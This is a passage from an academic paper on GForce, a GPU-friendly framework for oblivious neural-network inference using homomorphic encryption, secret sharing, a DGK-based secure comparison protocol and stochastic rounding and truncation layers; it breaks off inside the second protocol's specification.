With our two innovations, GForce supports VGG-16, attaining ∼73% accuracy over CIFAR-100 for the first time, in 0.4s. Compared with the prior best non-approximated solution (Usenix Security 2018), GForce speeds up non-linear layers in VGG by >34×. Our techniques shed light on a new direction that utilizes GPU throughout the model to minimize latency.

1 Introduction

Machine learning is becoming more prevalent. *Deep neural networks* (DNNs) achieved great success, notably in image recognition tasks with applications in surveillance or medical check. These applications often process sensitive or at least personal data. Clients can be reluctant to hand in their data to the model owner (or the server). Meanwhile, sending the model to the clients for evaluation is often impossible, not to say its financial and privacy implications.

Oblivious inference resolves this dilemma. The server with a deep neural network $\mathsf{DNN}(\cdot)$ can return the classification result $\mathsf{DNN}(x)$ to any client while remains oblivious about x without leaking its model $\mathsf{DNN}(\cdot)$. From the perspective of computation nature, a neural network can be divided into linear layers and non-linear layers. Cryptographic solutions often handle linear layers and non-linear layers separately, such as using *additive homomorphic encryption* (AHE) and *garbled circuits* (GC), respectively, but these tools impose high overheads. A recurrent research problem is *how to perform secure computations of non-linear functions efficiently*.

1.1 Two Open Challenges

We reckon GPU as a promising tool for reducing latency. It is highly-optimized for computing in parallel, accelerating DNN computation when compared with CPU, primarily on parallelizable linear operations. Delphi [18], the state-of-the-art cryptographic framework, utilizes GPU to accelerate linear layers but fails to benefit non-linear layers. Instead, Delphi encourages the training scheme to replace ReLU layers by their quadratic approximation (*i.e.*, x^2), which lowers the latency but still sacrifices accuracy. The non-linear computations, including those remaining ReLU layers and maxpool layers, are still handled by less efficient tools such as GC. Unfortunately, it is unclear how GC can leverage GPU parallelism.

Most (plaintext) neural networks (especially those with high accuracy) run over floating-point numbers ("floats") with large fluctuations in the model parameters (in magnitude represented by 256 bits). In contrast, cryptographic frameworks, utilizing primitives such as AHE, GC, and secret sharing, mostly handle values in a small magnitude (usually $20 \sim 40$ bits) range. Extending the *bit-width* inside the cryptographic tools for higher precision slows down all operations. Some recent works (*e.g.*, XONN [21]) adopt binarized neural networks with accuracy lower than the original one. The inherent tension between accuracy and efficiency remains.

*Supported by General Research Fund (CUHK 14210319) of UGC, HK.

1.2 Our Contributions

This paper tackles the latency versus accuracy issue from the root causes. Our framework, which we call GForce, is a new paradigm of oblivious inference based on specially-crafted cryptographic protocols and machine-learning advances.

On the machine-learning front, we formulate *stochastic rounding and truncation (SRT) layers*, making a quantization-aware training scheme SWALP [28] more compatible with (our) cryptographic tools. SWALP trains a DNN under a low-precision setting while keeping accuracy, but its extra processing introduces latency during oblivious inference. Our SRT layer serves as a "swiss-army knife," which contributes to reduced latency and communication complexity while keeping the intermediate values of DNN evaluation "small."

On the cryptography front, we propose a suite of GPU-friendly protocols for *both* linear layers and common *non-linear layers* to enjoy the power of GPU parallelism. It enables an elegant approach to oblivious inference, in contrast to existing approaches of switching between different cryptographic primitives (*e.g.*, arithmetic, boolean, and Yao's shares) across different layers (*e.g.*, three-non-colluding-servers approaches [27]) or customizing alternatives (*e.g.*, polynomial approximation [5] or replacement with square [18]).

High-accuracy Networks in the Low-precision Setting. To overcome the low-precision issue that bars our way to our high-accuracy goal, we adopt SWALP [28], a scheme to fit a neural network into the low-precision setting. It takes as inputs the DNN architecture, hyper-parameters, and training data and returns a trained DNN whose linear layers can run in a low-precision environment. SWALP reported that the accuracy loss due to the low-precision setting is $<$1pp [28].

While it sounds fitting our purpose exactly, making it secure and efficient is still not easy (see Section 2). SWALP requires (de)quantization for intermediate DNN results, which can be seen as truncation that confines the magnitude range to prevent overflow. Secure computation of the needed operations, especially *stochastic rounding*, is rarely explored. A recent work [27] explicitly mentioned that truncation is expensive.

To reduce computation and the complexity of individual cryptographic operation, we formulate SRT layers, which fuse dequantization, quantization, and stochastic rounding. Such formulation may inspire further improvement in the seamless integration of machine learning and cryptography.

As the tension between working in a limited plaintext space and not risking overflowing still exists, we also derive parameters for striking a balance under such an inherent trade-off.

GPU-Friendly Protocols for Non-linear Operations. It is unclear how we can leverage GPU for non-linear layers. For the first time, we propose a suite of GPU-friendly protocols for primitive operations in popular non-linear layers and our newly formulated stochastic rounding and truncation layers.

Secure comparison is a core functionality necessary for computing ReLU (approximated by Delphi) and maxpool layers (failed to be optimized by Delphi). Existing secure comparison protocols involve computations that fail to leverage the power of GPU. Our technical contribution here is a semi-generic approach that transforms AHE-centric protocols to their functionally-equivalent GPU-friendly version. We call it our SOS trick (see Section 3.3), which stands for secure online/offline share computation. Our protocols have a lower online communication cost than their GC-based counterparts. Moreover, to twist the performance to the extreme, we design our protocols with the precision constraints of cryptographic tools and GPUs in mind. We also need to develop GPU-friendly protocols for truncation and wrap-around handling to enable GForce to run in low-precision without error.

All our protocols do not require any approximation. Using them over a DNN can attain its original accuracy in the (low-precision) plaintext setting. Concretely, when compared with prior works that also avoid approximating ReLU units (Gazelle [11] and Falcon [13]), GForce is at least 27$\times$ faster when handling a large number (2^{17}) of inputs (see Table 4 in Section 4.1). As a highlight, for a CIFAR-100 recognition task (see Section 4.2), GForce attains 72.84% accuracy with 0.4s. (The prior best result by Delph handles a query in 14.2s with 67.81% accuracy or 2.6s with 65.77% accuracy.)

To summarize, we make the following contributions.

1) We complement quantization-aware training with our stochastic rounding and truncation layers that normalize intermediate results and reduce computational and communication complexities throughout the model while keeping accuracy.

2) We propose a suite of protocols for non-linear operations, which exploits GPU parallelism and reduces latency.

3) We implement our framework and demonstrated our superior accuracy and efficiency, notably, even over the state-of-the-art approach of using three non-colluding servers [27].

4) Technical insights in GForce, *e.g.*, SWALP adoption, SRT layer, and GPU-friendly secure protocols for (non-)linear layers, can benefit some existing and future frameworks.

2 Technical Overview

GForce is an online/offline GPU/CPU design. In the offline phase when the query is unknown, some precomputation is done without knowing the actual query. Upon receiving a (private) query in the online phase, we ask the GPU to quickly perform"masked" linear computation (in batch) online, *even for non-linear layers*. All our cryptographic protocols share this core feature. In particular, GForce only precomputes the relatively costly AHE-related operations offline. Online computations use the much more efficient *additive secret sharing* (SS), which provides the masking we need. Both AHE and SS operate over fixed-point numbers in $\mathbb{Z}_q$.

2.1 Issues in using GPU for Cryptography

Low-precision Setting in GPU. GPU is optimized for 32-bit and 64-bit floats while supporting 24-bit and 52-bit integer arithmetic operations, respectively. Overflowing (on GPU's integer part) will lead to precision loss or even trash the values represented in floats. We need to ensure the value being secret-shared does not exceed 52 bits after each GPU addition and multiplication. It only leaves us $\sim$20 bits as the plaintext space, which we call *bit-width*, denoted by ℓ.

Furthermore, secure protocols, including those we propose, have computation and communication costs of at least $\Omega(\ell)$. Running under less bit-width is vital for performance.

Quantization to the Low-precision Setting. DNN operations are mostly over floats. A careful quantization is needed to store them in fixed points; otherwise, they may overflow when they are too large or become 0 when they are too small.

2.2 GPU-Friendly Secure Comparison

GForce focuses on leveraging GPU for comparison, which is a crucial operation in *non-linear layers*, including ReLU and maxpool in many popular neural networks (*e.g.*, [10, 22]). These non-linear layers can be securely computed via *the secure comparison protocol of Damgård–Geisler–Krøigaard* (DGK protocol) [7]; however, it heavily relies on AHE and other non-linear operations that are still inefficient over GPU.

A novel component of GForce is its GPU-friendly secure comparison protocol, which we built by first decomposing the original DGK protocol into a bunch of linear operations and inexpensive non-linear operations, *e.g.*, bit-decomposition on plaintexts. We also prove that, as long as the values in those linear operations are not leaked, those non-linear operations are safe to perform without protection. We can then adopt the online/offline GPU/CPU paradigm to speed up all layers.

2.3 Issues in Oblivious Inference with SWALP

To run neural networks over a low bit-width finite field for high performance while maintaining accuracy, we use *Stochastic Weight Averaging in Low-Precision Training* (SWALP) [28] for linear layers. Intuitively, as SWALP trains a DNN under low bit-width integers, its trained parameters and hence its accuracy are optimized for fixed-point integers.

Using SWALP within a cryptographic framework poses several challenges. Specifically, the (de)quantization scales up/down and rounds up the values according to the maximum magnitude among all input values. A direct adoption requires the rather inefficient secure computation of maximum, rounding, and division. Furthermore, we still need to dequantize the output of linear layers before feeding it back to the non-linear layers (the second row of Figure 1); this would bring us back to securely computing over floating-point numbers.

GC (§1, §7) AHE (§1, §3.1) SS (§2, §3.1)	Garbled Circuit (not used by GForce) Additive Homomorphic Encryption Secret Sharing
DGK (§2.2, §3.4)	Damgård *et al.*'s secure comparison
SWALP (§1, §2.4, §3.7)	Stochastic Weight Averaging in Low-Precision Training

Table 1: Acronyms for Existing Concepts

2.4 Stochastic Rounding and Truncation

Precomputing Maximum Magnitudes. Instead of finding the maximum, we employ the heuristics (Section 3.7.1) of gathering statistics from training data to estimate for the queries, which fixes the required parameters in advance. Only a few bits of information (per layer) need to be shared with the client for (de)quantization (more in Section 5.1).

Fusing (De)Quantization. We observe that we can bring forward the dequantization before comparison-based non-linear layers (*e.g.*, ReLU and maxpool) to be after those non-linear layers, resulting in fusing dequantization with quantization (as Figure 1 illustrates). We prove (in Section 3.7.2) that the resulting computation is equivalent. Such fusion allows us to handle the values throughout all layers in a fixed-point, low-bit-width representation. Thus, it reduces the number of (now fused) cryptographic operations and the complexity for each of them while avoiding overflow or underflow.

The fused (de)quantization may become scaling up or down depending on the dataset and DNN architecture. In our experiment (mainly over VGG DNN [22]), it is always scaling down. As we always scale down by a power of 2 as in bit-truncation, we call it *stochastic rounding and truncation* layer.

Rounding Efficiently while Avoiding Truncation Error. Truncating the least-significant bits of additive SS (used in prior works for scaling down, *e.g.*, [18]) may incur errors trashing the values when wrap-around occurs (see Section 3.7.3). More specifically, reducing 1 bit of the plaintext space doubles the error probability. In the low-precision setting, such errors are very likely. To balance off such value-trashing error (if it exists), we introduce a GPU-friendly *wrap-around handling* protocol. However, even after fixing this error, an off-by-one error in truncation may still happen. We observe that the error distribution due to off-by-one error is very close to that of stochastic rounding (which we prove in Section 3.7.3). Our truncation protocol then exploits that for the effect of *stochastic rounding*, the rounding method specified by SWALP, on the scaled-down results, killing two birds with one stone.

Putting the quantization, dequantization, and stochastic rounding altogether, we establish the SRT layers, in which we consider the scaling down for (de)quantization as truncation.




Figure 1: Adopting SWALP (in Green) and Overcoming the Hard Parts (in Red) for Crypto Tools via SRT Layers and Our Protocols (in Blue) (Conv: Convolution, Quant: Quantization, De-Q: De-Quantization, (Max)Pool: (Max-)Pooling, Act: Activation, ReLU: Rectified Linear Unit)

3 GPU-Friendly Oblivious Computation

3.1 Cryptographic Toolbox and Notations

Additive Homomorphic Encryption (AHE). AHE is (public-key) encryption that features additive homomorphism, *i.e.*, $[x+y] = [x]+[y]$, where $[m]$ denotes a ciphertext of m. One can also multiply $[x]$ with a plaintext m, *i.e.*, $[mx] = m\cdot[x]$. Homomorphic operations can be fused into a linear function $f([m]) := \mathsf{mult}\cdot[m]+\mathsf{bias}$ over vectors/matrices/tensors $m \in (\mathbb{Z}_p)^n$, where $[m] = ([m_0],[m_1],\ldots,[m_{n-1}])$ and f can output multiple values. We use AHE_q (or simply AHE) and AHE_p to denote an AHE scheme over $\mathbb{Z}_q$ and $\mathbb{Z}_p$, respectively. We mostly omit the field size, *e.g.*, as in $[m]$ instead of $[m]_p$.

AHE is supposed to have *circuit privacy*, *i.e.*, with $[m]$ and sk, one cannot learn mult and bias from $\mathsf{ct} = \mathsf{mult}\cdot[m]+\mathsf{bias}$.

Additive Secret Sharing. A client C can secret-share its private $x \in \mathbb{Z}_q$ to a server S by randomly picking $r^{\mathsf{S}} \in \mathbb{Z}_q$, sending it to S, and keeping $(x-r^{\mathsf{S}})$ mod q locally. Either share alone has no information about x. We let $\langle x\rangle_q^{\mathsf{S}}, \langle x\rangle_q^{\mathsf{C}} \in \mathbb{Z}_q$ be the shares of x held by S and C, respectively. For brevity, we use the notation of $\langle x\rangle = \{\langle x\rangle^{\mathsf{S}}, \langle x\rangle^{\mathsf{C}}\}$ to denote both shares, and omit the underlying field when it is clear. When the field size should be emphasized (for both the secret share and its ciphertext), we may run into notation such as $[\langle\beta\rangle_p^{\mathsf{C}}]_p$.

S and C can jointly compute secret shares of $c = a\cdot b$ using Beaver's trick [3] (Protocol 8) if they had $\langle u\rangle, \langle v\rangle$, and $\langle z\rangle$ s.t. $u\cdot v = z$. The core idea is to first reconstruct $\mu = u-a$ and $\nu = v-b$, then the shares are $\langle z\rangle^i - \mu\langle v\rangle^i - \nu\langle u\rangle^i + i\mu\nu$, where $i \in \{0,1\}$ represents $\{\mathsf{S},\mathsf{C}\}$. Operating over secret shares is very efficient on GPU and incurs less overhead than AHE. It can be generalized to matrix operations and tensor convolutions.

Additive SS has a near-to-plaintext performance for addition and plaintext-SS multiplication ($c\cdot\langle x\rangle = \langle c\cdot x\rangle$). Vectorizing these operations using GPU, which is extensively done by GForce, hugely outperforms their counterparts using AHE.

3.2 Overview of GForce

In supervised learning, every training data is a data point $\mathbf{x}$ associated with a label $\mathbf{y}$. A DNN tries to learn the relationship between $\mathbf{x}$ and $\mathbf{y}$. Inference outputs a label $\mathbf{y}$ of query $\mathbf{x}$.

GForce allows a server S with a DNN model $\mathsf{DNN}(\cdot)$ to provide oblivious inference. It returns $\mathsf{DNN}(x)$ to client C without knowing the client query x and $\mathsf{DNN}(x)$. Meanwhile, C remains oblivious to the learnable parameters of DNN.

Most DNNs consist of many linear and non-linear layers. In GForce, each layer i outputs additive SS $\langle x^{(i)}\rangle$ to the server and the client, which in turn acts as the input to the next layer.

For linear layers, GForce supports fully-connected layers, which multiply the input by a learnable weighting matrix, and convolution layers, which convolute learnable kernels over the input. Secure computation of linear function is typically done via the homomorphism of AHE (reviewed in Section 3.1). We propose AHE-to-SOS transformation (in Section 3.3), which transforms the traditional AHE-based approach into our GPU-friendly linear computation protocol over secret shares.

For non-linear layers, we focus on comparison as a core operation. We propose GPU-friendly secure comparison protocols (in Section 3.4) built on top of DGK protocols [7], with any wrap-around error fixed (in Section 3.5). GForce thus supports the most common choices of activation and pooling layers, *i.e.*, ReLU and maxpool (in Section 3.6), respectively.

GForce also specifically considers SWALP-trained DNNs embodied by the SRT layers (in Section 3.7), which efficiently divide and wrap around the inputs in additive SS, whose resulting value distribution is close to stochastic rounding.

To summarize, C produces an additive SS of its query $\langle x^{(0)}\rangle$. C and S then sequentially invoke our protocols according to the architecture of DNN over their additive SS $\{\langle x^{(i)}\rangle\}$, and eventually, C recovers $\mathsf{DNN}(x)$ from the additive SS of the last layer. Tables 1-2 list the (existing and new) building blocks.




Figure 2: Our AHE-to-SOS Transformation for Crypto Protocols

SOS (§3.3)	Secure On/off Share Computation
SC-DGK (§3.4)	Share-Computation variant of DGK
GPU-DGK / -Wrap $^{\text{off/on}}$ (§3.4/§3.5)	GPU-friendly DGK or Wrap protocol and its offline or online sub-protocol
SRT layer (§1, §2.4, §3.7)	Stochastic Rounding and Truncation tailored for SWALP-trained DNN

Table 2: Acronyms for New Concepts in GForce

3.3 Secure Online/Offline Share Computation

One of our core ideas is to replace the online computation over AHE ciphertexts of the query with the offline computation over AHE ciphertexts of some *query-independent* randomness and the (fast) computation over secret shares of the query. Table 3 lists the notations for describing our protocols.

AHE-to-SOS Transformation. An AHE-based protocol (Figure 2) starts by C sending an encrypted value $[x]$ to S. S then applies its private linear function f on $[x]$ and returns the result to C. Figure 3 describes the resulting protocol obtained after AHE-to-SOS transformation. We call this trick secure online/offline share computation (SOS).[1] As our most basic usage of AHE, our protocol in Figure 3 is also named SOS.

In the offline phase, C randomly picks r^{C} and encrypts it to S. S then applies f over this AHE ciphertext [11,13], masks it with r^{S}, and sends the results back to C. C decrypts it and keeps the result as an output share r^{C} for the online phase.

GForce leverages the linearity[2] $f(\chi) = f(\chi - r) + f(r)$ to protect χ. In the online phase, S and C each hold an *input share*, $\langle\chi\rangle^{\mathsf{S}}$ and $\langle\chi\rangle^{\mathsf{C}}$. C additively masks its input share with r^{C} and sends it to S. S reconstructs another additive SS $(\chi - r^{\mathsf{C}})$ and computes $\langle f(\chi)\rangle^{\mathsf{S}} := f(\chi - r^{\mathsf{C}}) - r^{\mathsf{S}}$ on GPU. $\langle f(\chi)\rangle^{\mathsf{S}}$ and $\langle f(\chi)\rangle^{\mathsf{C}} := f(r^{\mathsf{C}}) + r^{\mathsf{S}}$ are the *output shares*. Note that $\langle f(\chi)\rangle^{\mathsf{S}} + \langle f(\chi)\rangle^{\mathsf{C}} = f(\chi)$.

[1] The naming of our (secret) shares may be "abused" in some sense, *e.g.*, an "output share" can be created even before knowing the output because one can create the corresponding share that matches with it when the output is known in a later time. For example, in our SOS, the client has $\langle f(\chi)\rangle^{\mathsf{C}} := f(r^{\mathsf{C}}) + r^{\mathsf{S}}$ in SOS's offline phase even though $f(\chi)$ is unknown.

[2] Slalom [24] precomputes $f(r)$ in $f(\chi) = f(\chi - r) + f(r)$ within the trusted environment. Here, we precompute $f(r)$ with AHE.




Figure 3: Our Secure Online/Offline Share Computation (SOS) for Linear Functions: $[\cdot]$ is an AHE ciphertext. $\langle\cdot\rangle$ is an additive SS.

SOS reduces the online computation time (of using AHE). The transformed protocol processes a batch of inputs in additive SS to fully utilize GPU's batch-processing performance. Using SS instead also reduces the online communication.

Applications. To apply SOS (Figure 3), S needs to know f, including its internal parameters, in the offline phase. This requirement is trivial for linear layers, such as convolution and fully-connected layers, because S knows the weight.

Beyond linear layers, we also apply the SOS trick to our other protocols that use AHE, *e.g.*, DGK for comparison. For these protocols, the internal parameters of f are usually secret random values generated by S, which we can somehow move to the offline phase, as Sections 3.4 and 3.5 will show.

3.4 GPU-Friendly Secure Comparison

In the DGK protocol [7] (Protocol 5), the server S and the client C hold private integers $\alpha_{\ell-1}\cdots\alpha_1\alpha_0$ and $\beta_{\ell-1}\cdots\beta_1\beta_0$ respectively. It processes from $\ell-1$ to 0 to locate the first differing bit via computing b_i, which is 0 iff $(\alpha_j = \beta_j)_{\forall j: i<j<l}$ and $\alpha_i \neq \beta_i$. For that, C sends all $[\beta_i]$ to S. S then computes

$$[b_i]_{\forall i\in\{\ell-1,\ldots,0\}} = [a] + ([\alpha_i] - [\beta_i]) + 3\sum_{j=i+1}^{\ell-1}[\alpha_j \oplus \beta_j] \quad (1)$$

with $a = 1 - 2\delta^{\mathsf{S}}$ and a random *bit* δ^{S} picked by S *offline*. To test also if $\alpha = \beta$, S computes $[b_{-1}] = [\delta^{\mathsf{S}}] + \sum_{j=0}^{\ell-1}[\alpha_j \oplus \beta_j]$. S can compute $[\alpha_j \oplus \beta_j]$ via AHE: $(1 - 2\cdot\alpha_j)\cdot[\beta_j] + [\alpha_j]$.

S sends $\{[b_i]\}$ back to C after shuffling their orders and multiplying each of them by a different random number $r^{\mathsf{S}}_{\times,i}$. With the decryption key, C sets $\delta^{\mathsf{C}} := 1 \in \mathbb{Z}_2$ if any ciphertext decrypts to 0; 0 otherwise, where $\delta^{\mathsf{S}} \oplus \delta^{\mathsf{C}} = (\alpha \le \beta)$.

Removing AHE from (Online Phase of) DGK Protocol. We assume the server knows α offline at the moment. When the server picks the randomness (*e.g.*, a) offline, we can re-write the multiplication of Equation 1 with $r^{\mathsf{S}}_{\times,i}$ as follow, which is for applying our AHE-to-SOS trick over DGK: $f^{\text{SC-DGK}}_{i,a,\alpha,r^{\mathsf{S}}_{\times,i}}(\beta) = r^{\mathsf{S}}_{\times,i}\cdot(a + \alpha_i - \beta_i + 3\cdot f^{\oplus}_{i,\alpha}(\beta))$, where $f^{\oplus}_{i,\alpha}(\beta) =$

ℓ (§2.1, §3, §4)	Bit-width of the DNN's data
$\mathbb{Z}_q$ (§3,§4)	Finite field for the DNN's data
$\mathbb{Z}_p$ (§3,§4)	Finite field for result bits $\{b_i\}$ (Eq. 1)
$[x]_q$ or $[x]$ (§3)	AHE ciphertext of x under $\mathbb{Z}_q$
$\langle x\rangle_q^{\mathsf{S}}$ / $\langle x\rangle_q^{\mathsf{C}}$ (§3)	SS of x under $\mathbb{Z}_q$ held by S or C
k (§3.4)	Number of inputs in a batch
α / β (§3.4)	SC-DGK's Server or Client input
ϕ_i (§3.4)	$\alpha_i \oplus \beta_i$ (i-th bit of α or β)
d (§3.7)	Divisor of an SRT layer
v_d (§3.7.3, App. B)	v mod d for $v \in \{q, \tau, s\}$
τ (§3.4, §3.5, §3.7)	Additive mask for the shared input s
z (§3.4, §3.5, §3.7)	$s+\tau$ mod q in GPU-DGK or -Trun
wrap (§3.4, §3.7.3)	Value that offsets wrapped-around z

Table 3: Notations (and where are they mostly discussed)




Figure 4: GPU-DGK prepares τ and α offline to enable efficient SOS computations of SC-DGK and GPU-Wrap.

$((1-2\alpha_i)\cdot\beta_i+\alpha_i)+f^{\oplus}_{i+1,\alpha}(\beta)$ if $i\neq\ell$, and $f^{\oplus}_{\ell,\alpha}(\cdot)=0$. The equivalence follows from $\alpha_i\oplus\beta_i=(1-2\cdot\alpha_i)\cdot\beta_i+\alpha_i$. The AHE-to-SOS transformation of DGK using the above (recursive) linear function (corresponding to Lines 6 to 11 and Lines 20 to 21) results in our Protocol 1, named SC-DGK for *share-based computation*, with ϕ_i denotes the output of $f^{\oplus}_{i,\alpha}$.

Protocol 1 processes a batch of k inputs, which we just denote any operand or result related to each of them as a single variable (*e.g.*, δ or P but not set/vector notation with subscript $\boldsymbol{\delta}_j$ or $\{\mathsf{P}_j\}$) to avoid running into double subscripts (*e.g.*, we need to break input β into its bit-representation). Looking ahead, Protocols 2, 3, and 4 also work on batches.

GPU-Friendly Secure Comparison. Beyond requiring an offline-known α, SC-DGK has two drawbacks. First, both α and β have to be non-negative, while the inputs to comparison-based layers can be negative. Second, the inputs need to be known to either S or C. GForce cannot use it to process any (intermediate) value protected by additive SS.

Inspired by the protocol of Veugen [26], our new protocol GPU-DGK (Protocol 2) can accept additive secret shares of *probably negative* input x and y from S and C, without assuming any online input is known in the offline phase. GPU-DGK reduces the comparison of $x\le y$ to that of $\alpha\le\beta$ in SC-DGK.

As illustrated in Figure 4, in GPU-DGK, S picks $\tau\in\mathbb{Z}_q$ and sets $\alpha=\tau$ mod 2^ℓ offline. In the online phase, S and C got $\langle x\rangle$ and $\langle y\rangle$. S masks $\langle y-x\rangle^{\mathsf{S}}$ by τ and sends $\langle z\rangle^{\mathsf{S}}=\langle y\rangle^{\mathsf{S}}-\langle x\rangle^{\mathsf{S}}+\tau+2^\ell$. C obtains $\beta=z$ mod 2^ℓ where $z=\langle z\rangle^{\mathsf{S}}+\langle y\rangle^{\mathsf{C}}-\langle x\rangle^{\mathsf{C}}$.

Protocol 1 Share-Computation Variant of DGK for Offline α

Offline Input (S|C)	$0\le\alpha<2^\ell$	sk_{AHE_q}, sk_{AHE_p}
Online Input (S|C)		$0\le\beta<2^\ell$
Output (S|C)	$\langle\alpha\le\beta\rangle_q^{\mathsf{S}}$	$\langle\alpha\le\beta\rangle_q^{\mathsf{C}}$
Constraints	k many (α,β) are processed together, $\ell\le\lfloor\log_2(q)\rfloor-2$, $q\equiv1$ mod 2^ℓ	

1: **procedure** SC-DGK$^{\mathsf{off}}(\alpha,\emptyset)$
2: S decomposes $\alpha_{\ell-1}\cdots\alpha_0\leftarrow\alpha$ and sets $\alpha_{-1}\leftarrow0$
3: S: $\langle\alpha\le\beta\rangle_q^{\mathsf{S}}\leftarrow1\oplus\delta^{\mathsf{S}}$, $a\leftarrow1-2\cdot\delta^{\mathsf{S}}$, where $\delta^{\mathsf{S}}\in\mathbb{Z}_q^k$
4: **for** $i\leftarrow\{\ell-1,\ldots,-1\}$ **do**
5: C: picks $\langle\beta_i\rangle_p^{\mathsf{C}}\in\mathbb{Z}_p^k$ and sends $[\langle\beta_i\rangle_p^{\mathsf{C}}]_p$ to S
6: S: $\mathsf{mult}_{\alpha_i}\leftarrow1-2\cdot\alpha_i$, $\mathsf{bias}_{\alpha_i}\leftarrow\alpha_i$
7: S: $[\langle\phi_i\rangle_p^{\mathsf{C}}]_p\leftarrow\mathsf{mult}_{\alpha_i}\cdot[\langle\beta_i\rangle_p^{\mathsf{C}}]_p+[\mathsf{bias}_{\alpha_i}]_p$
8: S: generates random $r^{\mathsf{S}}_{\times,i}\in(\mathbb{Z}_p^*)^k$, $r^{\mathsf{S}}_{+,i}\in\mathbb{Z}_p^k$
9: S: $a\leftarrow\delta^{\mathsf{S}}$ if $i=-1$
10: S: $t_i\leftarrow[a+\alpha_i]_p-[\langle\beta_i\rangle_p^{\mathsf{C}}]_p+3\cdot\sum_{j=i+1}^{\ell-1}[\langle\phi_j\rangle_p^{\mathsf{C}}]_p$
11: S: $[\langle b_i\rangle_p^{\mathsf{C}}]_p\leftarrow r^{\mathsf{S}}_{\times,i}\cdot t_i+[r^{\mathsf{S}}_{+,i}]_p$
12: S: picks k permutations P of $\{-1,0,1,\ldots\ell-1\}$
13: S: shuffles all k $[\langle b_i\rangle_p^{\mathsf{C}}]_p$ by P and sends them to C
14: C: decrypts $[\langle b_i\rangle_p^{\mathsf{C}}]_p$ to get $\langle b_i\rangle_p^{\mathsf{C}}$ for $i\in[-1,\ell-1]$
15: S, C stores all their own values in $\mathsf{pre}^{\mathsf{S}}$ or $\mathsf{pre}^{\mathsf{C}}$, resp.
16: **procedure** SC-DGK$^{\mathsf{on}}(\mathsf{pre}^{\mathsf{S}},(\mathsf{pre}^{\mathsf{C}},\beta))$
17: C decomposes $\beta_{\ell-1}\cdots\beta_0\leftarrow\beta$ and sets $\beta_{-1}\leftarrow0$
18: **for** $i\leftarrow\{\ell-1,\ldots,-1\}$ **do**
19: C sends $\langle\beta_i\rangle_p^{\mathsf{S}}\leftarrow\beta_i-\langle\beta_i\rangle^{\mathsf{C}}$ to S
20: S: $\langle\phi_i\rangle_p^{\mathsf{S}}\leftarrow\mathsf{mult}_{\alpha_i}\cdot\langle\beta_i\rangle_p^{\mathsf{S}}+\mathsf{bias}_{\alpha_i}$
21: S: $\langle b_i\rangle_p^{\mathsf{S}}\leftarrow r^{\mathsf{S}}_{\times,i}\cdot(-\langle\beta_i\rangle_p^{\mathsf{S}}+3\cdot\sum_{j=i+1}^{\ell-1}\langle\phi_j\rangle_p^{\mathsf{S}})-r^{\mathsf{S}}_{+,i}$
22: S: shuffles all k $\langle b_i\rangle_p^{\mathsf{S}}$ by P and sends them to C
23: C: $\langle\alpha\le\beta\rangle_q^{\mathsf{C}}\leftarrow1$ if any recovered b_i is 0; otherwise 0.

S and C then execute SC-DGK$^{\mathsf{on}}(\alpha,\beta)$ to compute $\langle\alpha\le\beta\rangle$. It indirectly compares $x\le y$ since $\alpha\le\beta$ equals to $\tau\le(y-x+\tau+2^\ell)$ mod 2^ℓ, we have $\alpha\le\beta\iff x\le y$ mod 2^ℓ.

Note that z may wrap around (due to a large τ). Our solution is to add a value wrap (also in shares) to the output, to be explained in Section 3.5. When z does not wrap around, the correctness of GPU-DGK can be derived similarly as an existing proof [25, Protocol 3]. Appendix B proves its correctness.

Data Types for GPU-Friendly Protocols. We use the 53-bit significand plus a sign bit of 64-bit floating-point numbers. For not overflowing the result, $q^2n<2^{53}$, where n is the number of addition. As k is unknown before a network is given, we left some safety margin and set $\log_2(q)<23$. We thus use 32-bit floats that also minimize the communication cost.

Communication Cost. We transfer our additive SS in $\mathbb{Z}_p$ via 32-bit floats (which could be optimized to a 17-bit transfer).

Protocol 2 Our GPU-friendly Secure Comparison Protocol

Offline Input (S|C)	pk_{AHE_q}	sk_{AHE_q}
Online Input (S|C)	$\langle x\rangle^{\mathsf{S}}$, $\langle y\rangle^{\mathsf{S}}$	$\langle x\rangle^{\mathsf{C}}$, $\langle y\rangle^{\mathsf{C}}$
